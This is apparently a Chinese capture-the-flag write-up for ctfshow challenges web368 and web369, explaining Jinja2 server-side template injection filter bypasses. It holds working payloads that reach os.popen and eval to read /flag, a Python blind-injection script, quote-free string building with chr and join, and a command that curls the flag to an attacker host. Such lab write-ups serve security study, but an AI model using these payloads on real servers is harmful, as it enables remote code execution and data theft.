web368
又增加过滤了大括号,那么现在过滤的有引号,下划线,中括号,大括号和args,大括号被过滤时我们便可以用**{% print ... %}**来绕过过滤,再按照我们原来的payload进行修改:
{{ lipsum.globals'os'.popen('cat /flag').read() }}
那么得到的结果就是:
python
?name={%print(lipsum|attr(request.values.a)).get(request.values.b).popen(request.values.c).read()%}&a=__globals__&b=os&c=cat /flag

或者形式更美观一点的:
?name={% set c=request.values %}{% print lipsum|attr(c.a)|attr(c.b)(c.c)|attr(c.d)(c.e)|attr(c.f)() %}
&a=__globals__
&b=__getitem__
&c=os
&d=popen
&e=cat /flag
&f=read
然后看到别的师傅先用set定义一个变量然后再pinrt的:
python
?name={%set x=(lipsum|attr(request.values.a)).get(request.values.b).popen(request.values.c).read()%}{% print(x)%}&a=__globals__&b=os&c=cat /flag
然后如果read被过滤情况下,还可以用别的方法:
python
# 方法A:用 |string 替代
{% set  x = (lipsum|attr(request.values.x1)).get(request.values.x2).popen(request.values.x3)|string %}
{% print x %}
&x1=__globals__&x2=os&x3=cat /flag

# 方法B:用 readlines 替代
{% set x = (lipsum|attr(request.values.x1)).get(request.values.x2).popen(request.values.x3).readlines() %}
{% print x %}
&x1=__globals__&x2=os&x3=cat /flag

# 方法C:先写文件,再用 readlines 读
{% set x = (lipsum|attr(request.values.x1)).get(request.values.x2).popen('cat /flag > /tmp/out.txt') %}
{% set m = (lipsum|attr(request.values.x1)).get(request.values.x4).open('/tmp/out.txt').readlines() %}
{% print m %}
&x1=__globals__&x2=os&x4=__builtins__
当然了最后一个读写文件还是得先知道文件名才可以进行读写,所以还是得用上面的办法来找到文件名才行。
然后这里还可以用盲注,羽师傅给出的脚本如下:
python
import requests
import string

url = "url/?name={%set aaa=(x|attr(request.cookies.x1)|attr(request.cookies.x2)|attr(request.cookies.x3))(request.cookies.x4)%}{%if aaa.eval(request.cookies.x5)==request.cookies.x6%}1341{%endif%}"

# 字符集
s = string.digits + string.ascii_lowercase + "{-}"
flag = ''

for i in range(1, 50):
    print(f"[*] 猜第 {i} 位...")
    for j in s:
        x = flag + j
        # 构造Cookie字典 - 传cookie的方法
        cookies = {
            'x1': '__init__',
            'x2': '__globals__',
            'x3': '__getitem__',
            'x4': '__builtins__',
            'x5': f"open('/flag').read({i})",
            'x6': x
        }

        # 用cookies参数传过去
        r = requests.get(url, cookies=cookies)

        if "1341" in r.text:
            flag = x
            print(f"[+] 当前flag: {flag}")
            break

print(f"\n[+] 最终flag: {flag}")
这里可能比较疑惑的地方是这个:
python
{%if aaa.eval(request.cookies.x5)==request.cookies.x6%}1341{%endif%}
cookies = {
    'x5': "open('/flag').read(1)",  # 字符串
    'x6': "f"                        # 字符串
}
aaa = x.__init__.__globals__['__builtins__']  # 内置函数模块
# aaa 里有 eval、open、print 等函数第1步:request.cookies.x5
python
request.cookies.x5 = "open('/flag').read(1)"
#这是一个字符串,内容是 open('/flag').read(1)第2步:aaa.eval(request.cookies.x5)
python
aaa.eval("open('/flag').read(1)")

eval 函数把字符串当作 Python 代码执行:

执行 open('/flag') 打开文件

执行 .read(1) 读取前1个字符

返回结果:"f"

所以这一整步的结果是:字符串 "f"第3步:== request.cookies.x6
python
"f" == request.cookies.x6
# request.cookies.x6 是 "f"
第4步:比较结果
python
"f" == "f"  # True
条件成立,输出 1341这里eval 把字符串变成真正的 Python 代码执行,得到结果后再比较,避免被模板引擎误解。
web369

又对os和request进行过滤,那么这里我们之前的payload就用不了了,还是yu师傅发力:
python
?name=
{% set po=dict(po=a,p=a)|join%}
{% set a=(()|select|string|list)|attr(po)(24)%}
{% set ini=(a,a,dict(init=a)|join,a,a)|join()%}
{% set glo=(a,a,dict(globals=a)|join,a,a)|join()%}
{% set geti=(a,a,dict(getitem=a)|join,a,a)|join()%}
{% set built=(a,a,dict(builtins=a)|join,a,a)|join()%}
{% set x=(q|attr(ini)|attr(glo)|attr(geti))(built)%}
{% set chr=x.chr%}
{% set file=chr(47)%2bchr(102)%2bchr(108)%2bchr(97)%2bchr(103)%}
{%print(x.open(file).read())%}
当然了对于第一次接触这种类型的我来说肯定是两眼黑,但好在是现在有了LLM找资料啥的也就不用这么麻烦了:
1. 造一个下划线字符 _
python
{% set po=dict(po=a,p=a)|join%}-
dict(po=a,p=a)→{'po': 'a', 'p': 'a'} -
|join→ 把字典的键拼起来 →'pop' -
所以
po = 'pop'
这里的pop() 是 Python 列表的一个方法 ,作用是删除并返回指定位置的元素,具体怎么用要看下面那条:
python
{% set a=(()|select|string|list)|attr(po)(24)%}-
()|select|string→ 生成一个包含select对象的字符串(里面有下划线) -
|list→ 转成字符列表 -
|attr('pop')(24)→ 调用pop(24),删除并返回索引24的字符,即_ -
所以
a = '_'
2. 造 __init__、__globals__、__getitem__、__builtins__
python
{% set ini=(a,a,dict(init=a)|join,a,a)|join() %}-
dict(init=a)→{'init': '_'} -
|join→ 得到'init' -
(a,a,'init',a,a)→('_', '_', 'init', '_', '_') -
|join→ 拼接成'__init__'
同理:
python
{% set glo=(a,a,dict(globals=a)|join,a,a)|join() %}   # '__globals__'
{% set geti=(a,a,dict(getitem=a)|join,a,a)|join() %}  # '__getitem__'
{% set built=(a,a,dict(builtins=a)|join,a,a)|join() %} # '__builtins__'
3. 拿到 __builtins__
python
{% set x=(q|attr(ini)|attr(glo)|attr(geti))(built) %}-
q应该是题目环境里已经存在的变量(可能是空字符串或其它) -
|attr('__init__')→q.__init__ -
|attr('__globals__')→q.__init__.__globals__ -
|attr('__getitem__')→q.__init__.__globals__.__getitem__ -
('__builtins__')→ 调用__getitem__拿到__builtins__ -
赋值给
x
现在**x = __builtins__**
4. 拿到 chr 函数
python
{% set chr=x.chr %} #从__builtins__里取chr函数(用于构造字符)5. 构造 /flag 字符串
python
{% set file=chr(47)~chr(102)~chr(108)~chr(97)~chr(103) %}
chr(47) → /

chr(102) → f
chr(108) → l
chr(97) → a
chr(103) → g

拼接成 /flag因为引号被过滤了,所以用chr绕过。
6. 执行最终命令
python
{%print(x.open(file).read())%}

x.open('/flag') → 打开文件
.read() → 读取内容
{%print ...%} → 输出到页面| 步骤 | 作用 | 绕过技巧 |
|---|---|---|
| 1 | 造出下划线_ |
用select对象的字符串里提取 |
| 2 | 拼接出魔术方法名 | 用dict+join动态构造,无引号 |
| 3 | 拿到__builtins__ |
从已有变量q出发,用` |
| 4 | 拿到chr函数 |
直接取x.chr |
| 5 | 构造/flag |
用chr(ASCII码)拼接,无引号 |
| 6 | 读文件 | x.open(file).read() |
然后这里其实可能还有两个问题,其一就是我怎么知道chr(xx)是哪个字符,这个其实很简单,python跑一下就出来了:
python
print(chr(47))   # 输出 /
print(chr(95))   # 输出 _
print(chr(102))  # 输出 f

也可以反过来查某个字符的 ASCII 码:
print(ord('/'))   # 输出 47
print(ord('_'))   # 输出 95
print(ord('f'))   # 输出 102
其二就是如果chr函数被过滤了该怎么办,这里可以换别的方法来取字符
python
{%set e=(config|string|list).pop(279)%} # /
{%set a=(config|string|list).pop(191)%} # '
{%set c=(lipsum|string|list).pop(18)%}  # _
{%set kg=(lipsum|string|list).pop(9)%}  #空格
{%set qwe=dict(l=0,s=1)|join%}  #ls
{%set globals=(c,c,dict(globals=1)|join,c,c)|join %}  #__globals__
{%set s=dict(o=0,s=1)|join%}   #os
{%set geti=(c,c,dict(getitem=1)|join,c,c)|join %}  #__getitem__
{%set popen=dict(popen=1)|join%}  #popen
{%set read=dict(read=1)|join%}  #read
{%set flag=(((dict(tac=1)|join,kg)|join,e)|join,dict(flag=1)|join)|join %}
{%print lipsum|attr(globals)|attr(geti)(s)|attr(popen)(flag)|attr(read)() %}
这里需要注意的是config和lipsum里面的字符串是不同的,有些是一方有一方没有:
| 对象 | 转成字符串后的内容 | 特点 |
|---|---|---|
config |
一堆配置信息,包含 '/'、'.'、'='、'{'、'}'、':'、"、' 等符号 |
有斜杠 /、单引号 '、双引号 " |
lipsum |
函数的表示,包含字母、下划线、括号、空格 | 有下划线 _、空格、字母、括号 |
具体怎么定位的话我们得先变成表格形式的:


然后复制到notepad++里面排个序再找一下就行(详见web361),但我这里好像又多出来几个单独的单引号,后面还得去掉:
这里还可以用到的方法是反弹shell,如想具体了解可戳这里:
python
?name=
{% set a=(()|select|string|list).pop(24)%}
{% set ini=(a,a,dict(init=a)|join,a,a)|join()%}
{% set glo=(a,a,dict(globals=a)|join,a,a)|join()%}
{% set geti=(a,a,dict(getitem=a)|join,a,a)|join()%}
{% set built=(a,a,dict(builtins=a)|join,a,a)|join()%}
{% set x=(q|attr(ini)|attr(glo)|attr(geti))(built)%}
{% set chr=x.chr%}
{% set cmd=
%}
{%if x.eval(cmd)%}  #__import__("os").popen("curl http://ip:端口?p=`cat /flag`").read()
123
{%endif%}
然后cmd命令生成用python脚本再跑一下:
python
s='__import__("os").popen("curl http://ip:端口号?p=`cat /flag`").read()'
def ccchr(s):
	t=''
	for i in range(len(s)):
		if i<len(s)-1:
			t+='chr('+str(ord(s[i]))+')~'
		else:
			t+='chr('+str(ord(s[i]))+')'
	return t
print(ccchr(s))
这里用 chr 拼接可以动态构造出完整的命令字符串,绕过过滤。

然后上传之后回到我们的服务器就能看到了:
好像后面几题都是大头,分两块写还写不完,所以剩下的就放到三里写去了,然后369也可以用盲注,但我python能力一般现在编不出来如有需要可参考其他师傅博客。